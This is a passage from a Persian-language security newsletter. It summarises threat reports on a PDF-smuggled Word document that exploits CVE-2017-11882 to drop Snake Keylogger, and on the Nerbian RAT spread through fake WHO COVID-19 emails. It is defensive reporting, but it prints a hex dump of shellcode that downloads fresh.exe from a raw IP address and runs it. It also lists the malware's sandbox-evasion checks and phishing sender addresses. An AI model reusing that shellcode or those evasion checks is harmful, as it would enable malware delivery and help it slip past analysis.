
شبکه گستر

امنیت شما | وظیفه ما

ماهنامه
امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال دوازدهم | تیر ۱۴۰۱

فهرست مطالب



چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در سومین ماه از سال ۱۴۰۱ پرداخته شده است.

در این ماهنامه جزییات باج‌افزاری با عنوان Hello XD ارائه شده که فعالیت آن طی ماه‌های اخیر به‌طور چشمگیری افزایش داشته است. در نسخه جدید این باج‌افزار تغییراتی در الگوریتم رمزگذاری و سازوکار اختصاصی فشرده‌سازی فایل‌های آن جهت فرار از راهکارهای امنیتی اعمال شده است.


شرکت مایکروسافت به تازگی با انتشار گزارشی نسبت به اجرای حملات موسوم به سعی‌وخطا بر ضد سرورهای SQL هشدار داده است. مهاجمان حملات مذکور با سوءاستفاده از پروسه معتبر sqlps.exe اقدام به استخراج رمز ارز بر روی سرورهای SQL می‌کنند. این شرکت در گزارشی دیگر نیز کارزارهای فیشینگ هدفمند اخیر گروه سایبری Bohrium را مورد تحلیل قرار داده است. چکیده‌ای از گزارش‌های مایکروسافت را در این ماهنامه خواهید خواند.

همچنین در این شماره به بررسی دو بدافزار Nerbian و Clipminer خواهیم پرداخت و ترفندهایی را که هر یک از آنها برای آلوده کردن کامپیوترها استفاده می‌کنند تشریح خواهیم کرد.

دیگر تهدید سایبری که در این ماهنامه به آن پرداخته شده، کارزاری است که در آن از پیوست‌های PDF جهت آلوده‌سازی دستگاه به بدافزار و سرقت اطلاعات قربانی بهره گرفته شده است.

طبق معمول هر ماه، شرکت‌های مختلف فناوری اطلاعات اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند. از جمله آنها می‌توان به مایکروسافت، سیسکو، مک‌آفی‌اینترپرایز، بیت‌دیفندر، اف-سکیور، زایکسل، وی‌ام‌ور، ادوبی، گوگل، موزیلا، سوفوس، دروپال، سیتریکس و اس‌ای‌پی اشاره کرد که در این ماهنامه به آنها پرداخته شده است.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تلاش کارشناسان این شرکت است قدمی در جهت ارتقای دانش کاربران این حوزه باشد.



رویدادها و وقایع امنیتی

PDF قاچاقچی

فایل‌های Word مخرب

محققان امنیتی، یک کارزار توزیع بدافزار را شناسایی کرده‌اند که در آن از پیوست‌های PDF جهت انتقال فایل‌های مخرب Word جهت آلوده‌سازی کاربران استفاده شده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده کارزار مذکور مورد بررسی قرار گرفته است.

از آنجایی که اکثر ایمیل‌های مخرب از پیوست‌های DOCX یا XLS حاوی کدهای ماکرو بارگذاری‌کننده بدافزار، استفاده می‌کنند، بکارگیری فایل‌های PDF جهت توزیع بدافزار، روشی غیرمعمول و نامتداول است.

امروزه با آموزش کاربران در خصوص باز نکردن پیوست‌های مخرب Microsoft Office، مهاجمان به روش‌های دیگری جهت استقرار ماکروهای مخرب و فرار از راهکارهای امنیتی روی آورده‌اند.


محققان HP Wolf Security در گزارش جدید خود به نشانی زیر، جزییات بکارگیری فایل‌های PDF جهت انتقال فایل‌های حاوی ماکروهای مخرب که نوعی بدافزار برای سرقت اطلاعات را بر روی سیستم قربانی دریافت و نصب می‌کنند، را ارائه کرده‌اند.

https://threatresearch.ext.hp.com/pdf-malware-is-not-yet-dead/


جاسازی Word در PDF

به نقل از محققان، در این کارزار، فایل PDF مخربی با نام «Remittance Invoice»، از طریق ایمیل دریافت می‌شود. آنها بر این باورند که احتمالاً در متن ایمیل قول‌هایی بابت پرداخت صورتحساب پیوست به گیرنده ایمیل داده شده. هنگامی که فایل PDF باز می‌شود، نرم‌افزار Adobe Reader از کاربر می‌خواهد که فایل DOCX موجود در آن را باز کند، چون این کاملاً غیرعادی است، ممکن است قربانی را تا حدی گیج و سردرگم کند.


از آنجایی که مهاجمان نام فایل جاسازی شده را «has been verified»، گذاشته‌اند، پنجره Open File، همانطور که در شکل زیر مشاهده می‌شود، پیام «The file has been verified» را نشان می‌دهد، یعنی «فایل تائید شده است». این پیام، می‌تواند کاربران را فریب می‌دهد تا باور کنند که Adobe فایل را به عنوان فایلی معتبر، شناسایی و تأیید کرده است و باز کردن فایل امن است.



تحلیلگران بدافزار می‌توانند فایل‌های جاسازی شده در فایل‌هایPDF را با ابزارهایی بررسی کنند، اما کاربران معمولی دریافت کننده این نوع ایمیل‌های متقلبانه، توانایی تحلیل فایل‌های مذکور را ندارند و حتی نمی‌دانند از کجا شروع کنند. به این ترتیب، بسیاری از کاربران ممکن است فایل DOCX را در نرم‌افزار Microsoft Word باز کنند و اگر گزینه ماکروها فعال باشند، یک فایل با قالب RTF (Rich Text Format) از یک منبع خاص دریافت و اجرا می‌شود.




همانطور که در تصویر زیر نشان داده شده، دریافت فایل RTF، نتیجه اجرای فرمان زیر است که در فایل Word گنجانده شده و به همراه آن، نشانی URL «vtaurl[.]com/IHytw» که کد مخرب بدافزار در آن محل نگهداری می‌شود.



بهره‌جویی از RCE قدیمی

فایل RTF که «f_document_shp.doc» نام دارد، حاوی مولفه‌های OLE دستکاری شده‌ای است که احتمالاً توسط راهکارهای امنیتی تحلیل و شناسایی نمی‌شوند. پس از بررسی بیشتر، تحلیلگران HP دریافتند که مهاجمان در این کارزار از یک آسیب‌پذیری قدیمی با شناسه CVE-2017-11882 در برنامه Microsoft Equation Editor جهت اجرای کد مخرب خود سوءاستفاده می‌کنند. این ضعف امنیتی امکان اجرای «کد از راه دور» را برای مهاجم فراهم می‌کند و با وجود اینکه در آبان سال ۱۳۹۶ ترمیم شده ولی همچنان توسط مهاجمان مورد بهره‌جویی قرار می‌گیرد.



Address	Hex	ASCII
031F04D0	00 00 6B 00 65 00 72 00 6E 00 65 00 6C 00 33 00	..k.e.r.n.e.l.3.
031F04E0	32 00 00 00 E8 9F 01 00 00 89 C3 E8 0D 00 00 00	2...è.....Ãè....
031F04F0	4C 6F 61 64 4C 69 62 72 61 72 79 57 00 53 E8 FE	LoadLibraryW.Sèþ
031F0500	01 00 00 89 C7 E8 0F 00 00 00 47 65 74 50 72 6F	....Çè....GetPro
031F0510	63 41 64 64 72 65 73 73 00 53 E8 E2 01 00 00 89	cAddress.Sèâ....
031F0520	C6 E8 1A 00 00 00 45 78 70 61 6E 64 45 6E 76 69	Æè....ExpandEnvi
031F0530	72 6F 6E 6D 65 6E 74 53 74 72 69 6E 67 73 57 00	ronmentStringsW.
031F0540	53 FF D6 68 04 01 00 00 8D 54 24 08 52 E8 22 00	SÿÖh.....T$.Rè".
031F0550	00 00 25 00 50 00 55 00 42 00 4C 00 49 00 43 00	..%.P.U.B.L.I.C.
031F0560	25 00 5C 00 76 00 62 00 63 00 2E 00 65 00 78 00	%.\.v.b.c...e.x.
031F0570	65 00 00 00 FF D0 E8 0E 00 00 00 55 00 72 00 6C	e...ÿÐè....U.r.l
031F0580	00 4D 00 6F 00 6E 00 00 00 FF D7 E8 13 00 00 00	.M.o.n...ÿ×è....
031F0590	55 52 4C 44 6F 77 6E 6C 6F 61 64 54 6F 46 69 6C	URLDownloadToFil
031F05A0	65 57 00 50 FF D6 6A 00 6A 00 8D 54 24 0C 52 E8	eW.PÿÖj.j..T$.Rè
031F05B0	4E 00 00 00 68 00 74 00 74 00 70 00 3A 00 2F 00	N...h.t.t.p.:./.
031F05C0	2F 00 31 00 39 00 32 00 2E 00 32 00 32 00 37 00	/.1.9.2...2.2.7.
031F05D0	2E 00 31 00 39 00 36 00 2E 00 32 00 31 00 31 00	..1.9.6...2.1.1.
031F05E0	2F 00 46 00 52 00 45 00 53 00 48 00 2F 00 66 00	/.F.R.E.S.H./.f.
031F05F0	72 00 65 00 73 00 68 00 2E 00 65 00 78 00 65 00	r.e.s.h...e.x.e.
031F0600	00 00 6A 00 FF D0 89 FA 8D BC 24 28 02 00 00 89	..j.ÿÐ‰ú.¼$(...‰
031F0610	0F 00 00 00 31 C0 F3 AB C7 84 24 28 02 00 00 3C	....1Àó«Ç.$(...<
031F0620	00 00 00 8D 44 24 04 89 84 24 38 02 00 00 FF 84	....D$.‰.$8...ÿ.
031F0630	24 44 02 00 00 89 D7 E8 10 00 00 00 73 00 68 00	$D....×è....s.h.
031F0640	65 00 6C 00 6C 00 33 00 32 00 00 00 FF D7 E8 10	e.l.l.3.2...ÿ×è.
031F0650	00 00 00 53 68 65 6C 6C 45 78 65 63 75 74 65 45	...ShellExecuteE
031F0660	78 57 00 50 FF D6 8D 94 24 28 02 00 00 52 FF D0	xW.PÿÖ..$(...RÿÐ
031F0670	E8 0C 00 00 00 45 78 69 74 50 72 6F 63 65 73 73	è....ExitProcess
031F0680	00 53 FF 66 C4 8A 64 71 A8 FD 92 6F 67 E4 38 7B	.SÿfÄ.dq¨ý.ogä8{
031F0690	70 AD 44 67 24 60 65 E7 78 1E 98 BF 99 B6 B2 03	p.Dg$`eçx.˜¿™¶³.
031F06A0	16 FB FE 98 81 78 D1 BD 3E 5C D3 FA DA 39 04 23	.ûþ˜.xÑ½>\ÓúÚ9.#
031F06B0	9D 99 77 E8 46 C3 5B 39 E6 A5 D6 57 13 2D 95 C3	..wèFÃ[9æ¥ÖW.-.Ã
031F06C0	87 24 5E 82 6A 6A 99 72 7E 31 BE 4C 72 EF 03 B1	‡$^‚jj™r~1¾Lrï.±
031F06D0	6A F4 8D 37 38 4C 54 56 9C 07 5E E4 5A BE 96 DC	jô.78LTVœ.^äZ¾–Ü
031F06E0	C9 A4 23 53 07 46 34 F2 96 95 34 83 51 1F 8C F0	É¤#S.F4ò–•4ƒQ.Œð
031F06F0	A5 50 5A 5E BE EC 0D 6C 4F EF 5B EE 11 AB 6F 0F	¥PZ^¾ì.lOï[î.«o.

این ضعف امنیتی بلافاصله پس از افشاء، توجه هکرها را به خود جلب کرد و به علت طولانی شدن زمان ارائه اصلاحیه آن، به یکی از آسیب‌پذیرترین ضعف‌های امنیتی سال ۱۳۹۷ تبدیل شد.

با بهره‌جویی از آسیب‌پذیری CVE-2017-11882، فرامین موجود در فایل RTF، بدافزار Snake Keylogger را دریافت و اجرا می‌کند. این بدافزار یک سارق اطلاعات با قابلیت ماندگاری، دور زدن راهکارهای امنیتی، دسترسی به اطلاعات اصالت‌سنجی و استخراج و جمع‌آوری داده است.

منبع:

https://www.bleepingcomputer.com/news/security/pdf-smuggles-microsoft-word-doc-to-drop-snake-keylogger-malware/

تروجان جدید Nerbian

با ترفندهای پیشرفته ضد تشخیص

شرکت پروف‌پوینت (Proofpoint, Inc.) از شناسایی بدافزاری جدید خبر داده که با بکارگیری ترفندهای مختلف قادر به دور زدن راهکارهای امنیتی و فرار از چنگ آنها می‌باشد.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده بدافزار مذکور مورد بررسی قرار گرفته است.

نتایج بررسی و تحلیل محققان شرکت پروف‌پوینت حاکی از آن است که این بدافزار یک تروجان دسترسی از راه دور (Remote Access Trojan – به اختصار RAT) بوده و از طریق کارزارهای مخرب ایمیلی با سوءاستفاده از سوژه COVID-19 در حال گسترش است و برای اینکار از ترفندهای مختلفی برای دور زدن راهکارهای امنیتی استفاده می‌کند.

این بدافزار که Nerbian نامگذاری شده به زبان برنامه‌نویسی GO که سازگار با هر نوع سیستم‌عامل است، نوشته شده و بطور قابل توجهی از امکانات ضد تحلیل و ضد مهندسی معکوس استفاده می‌کند.

محققان پروف‌پوینت، نام این تروجان را بر اساس نام یکی از توابع موجود در کد بدافزار که به نظر می‌رسد از «Nerbia» نام مکانی تخیلی در رمان دن‌کیشوت (Don Quixote) اقتباس شده باشد، Nerbian گذاشته‌اند.

بر اساس مشاهدات، توزیع این تروجان برای نخستین بار از ٦ اردیبهشت با یک کارزار ایمیلی نه چندان حجیم آغاز شده و در پیام‌هایی به صنایع مختلف و عمدتاً در ایتالیا، اسپانیا و بریتانیا ارسال شده است.

پیام‌های ارسالی ادعا می‌کنند که از سوی سازمان بهداشت جهانی (World Health Organization – به اختصار WHO) ارسال شده‌اند و حاوی اطلاعات مهمی در مورد ویروس COVID-19 هستند. مشابه این پیام‌ها در یک کارزار «فریب سایبری» موسوم به فیشینگ (Phishing) که در روزهای نخستین همه‌گیری کرونا در فروردین سال ۱۳۹۹ بر پا شده بود، ارسال می‌شد.

در نمونه ایمیل‌های منتشر شده، ایمیل‌های ارسالی به‌گونه‌ای هستند که به نظر برسند از سوی سازمان بهداشت جهانی ارسال شده‌اند. این ایمیل‌ها از نشانی‌های who.inter.svc@gmail[.]com یا announce@who-international[.]com و تحت عنوان World Health Organization یا WHO ارسال می‌شوند.

این ایمیل‌ها به ظاهر شامل اقدامات ایمنی مربوط به COVID-19 بوده و همچنین شامل پیوست‌هایی هستند که عبارت «covid19» در نام فایل‌ها بکار رفته است. اما در واقع فایل‌های پیوست، فایل‌های Word حاوی ماکروهای مخرب هستند.

در صورت فعال بودن ماکروها در نرم افزار Word، با کلیک کاربر بر روی فایل‌های پیوست، اطلاعاتی در خصوص پیشگیری از COVID-19 به ویژه قرنطینه نمودن و مراقبت از افراد مبتلا به COVID-19 نمایش داده می شود. همچنین ماکرو جاسازی شده در فایل اجرا می‌شود که باعث ایجاد یک فایل بر روی سیستم قربانی شده و یک فرآیند PowerShell را به جریان می اندازد. این فرآیند فایل فراخوان‌کننده Nerbian را در یک فایل اجرایی ٦٤ بیتی به نام UpdateUAV.exe که به زبان برنامه‌نویسی Go نوشته شده، بارگذاری می‌کند.

محققان معتقدند که زبان برنامه‌نویسی Go، احتمالاً به دلیل یادگیری آسان و سهولت استفاده از آن، در حال تبدیل شدن به زبان محبوب مهاجمان است.

پیچیدگی برای فرار از چنگ راهکارهای امنیتی

به نقل از محققان، تروجان Nerbian در چندین مرحله از چند مؤلفه ضد تحلیل و چندین کتابخانه منبع باز استفاده می‌کند. در واقع، بدافزار در سه مرحله مجزا عمل می‌کند و بسیار پیچیده است. همانطور که توضیح داده شد، بدافزار با انتشار فایل مخرب فوق از طریق حملات فیشینگ شروع کرده و سپس با فایل اجرایی UpdateUAV.exe ادامه می‌دهد. فایل فراخوان‌کننده بدافزار قبل از اجرا و فعالسازی Nerbian، کنترل‌های مختلفی را انجام می‌دهد تا مطمئن شود در محیط آزمایشگاهی، قرنطینه یا جعبه شنی اجرا نمی شود. در نهایت، تروجان از طریق یک فایل پیکربندی و رمزگذاری‌شده با احتیاط بسیار اجرا می‌شود. به منظور اطمینان از رصد نشدن و دورزدن راهکارهای امنیتی، داده‌های ارسالی به سرورهای کنترل و فرمان‌دهی (Command-and-Control – به اختصار C2) رمزگذاری شده و از طریق ارتباطات امن منتقل می‌شوند.

محققان پروف‌پوینت اظهار داشتند که این بدافزار علاوه بر ارتباط و تبادل اطلاعات با سرورهای C2، سایر کارهای معمول یک تروجان، همچون ضبط کلیدهای فشرده شده توسط کاربر (Keylogging) و تصویربرداری از صفحه نمایش (Screen Capture) را نیز به شیوه خود انجام می‌دهد. ضبط کلیدهای فشرده شده توسط کاربر را به صورت رمزگذاری شده انجام می‌دهد؛ در حالی که ابزار تصویربرداری از صفحه نمایش آن نیز در تمامی انواع سیستم‌های عامل کار می‌کند.

ارزیابی دقیق

شاید پیچیده‌ترین بخش گریز از راهکارهای امنیتی در این فرآیند سه مرحله‌ای، مرحله قبل از اجرای فایل فراخوان‌کننده بدافزار Nerbian باشد. به گفته محققان، فایل فراخوان‌کننده بدافزار، به صورت دقیق و گسترده، سیستم قربانی را بررسی نموده و در صورت وجود هر یک از شرایط زیر، اجرای آن را متوقف می‌کند.

- اندازه دیسک سخت سیستم کمتر از یک اندازه معین (۱۰۰ گیگابایت) باشد.
- نام دیسک سخت حاوی «virtual»، «vbox» یا «vmware» باشد.
- آدرس MAC درخواست شده مقادیر OUI خاصی را برگرداند.
- چنانچه هر یک از برنامه‌های مهندسی معکوس/اشکال زدایی در فهرست فرآیندها مشاهده شوند.
- اگر برنامه‌های تحلیل حافظه/ تخریب حافظه همچون Dumplt.exe، RAMMap.exe، RAMMap64.exe و یا vmmap.exe در فهرست فرآیندها وجود داشته باشند.
- و در نهایت چنانچه مقدار زمان سپری شده برای اجرای توابع خاص «بیش از حد» در نظر گرفته شود، که نشان‌دهنده اجرا در محیط آزمایشگاهی است.

با این حال، با وجود این همه پیچیدگی جهت اطمینان از شناسایی نشدن تروجان Nerbian در مسیر نفوذ به دستگاه قربانی، فایل فراخوان‌کننده بدافزار و خود بدافزار، به غیر از استفاده از فشرده‌ساز UPX، از روش‌های مخفی‌سازی استفاده نمی‌کنند. بکارگیری UPX نیز لزوماً منجر به مخفی‌سازی نمی‌شود و تنها باعث کاهش اندازه فایل اجرایی را می‌شود.

همچنین محققان اظهار داشته‌اند که درک نحوه عملکرد برنامه‌های فراخوان‌کننده بدافزار و خود بدافزار، به دلیل وجود داده‌هایی در کد این برنامه‌ها که به منابعی بر روی بستر برنامه‌نویسی GitHub اشاره دارند، آسان است.

مشروح گزارش شرکت پروف‌پوینت درخصوص تروجان Nerbian در نشانی زیر قابل مطالعه می‌باشد:

https://www.proofpoint.com/us/blog/threat-insight/nerbian-rat-using-covid-19-themes-features-sophisticated-evasion-techniques

منبع:

https://threatpost.com/nerbian-rat-advanced-trick/179600/

هشدار مایکروسافت

به کاربران سرورهای MSSQL

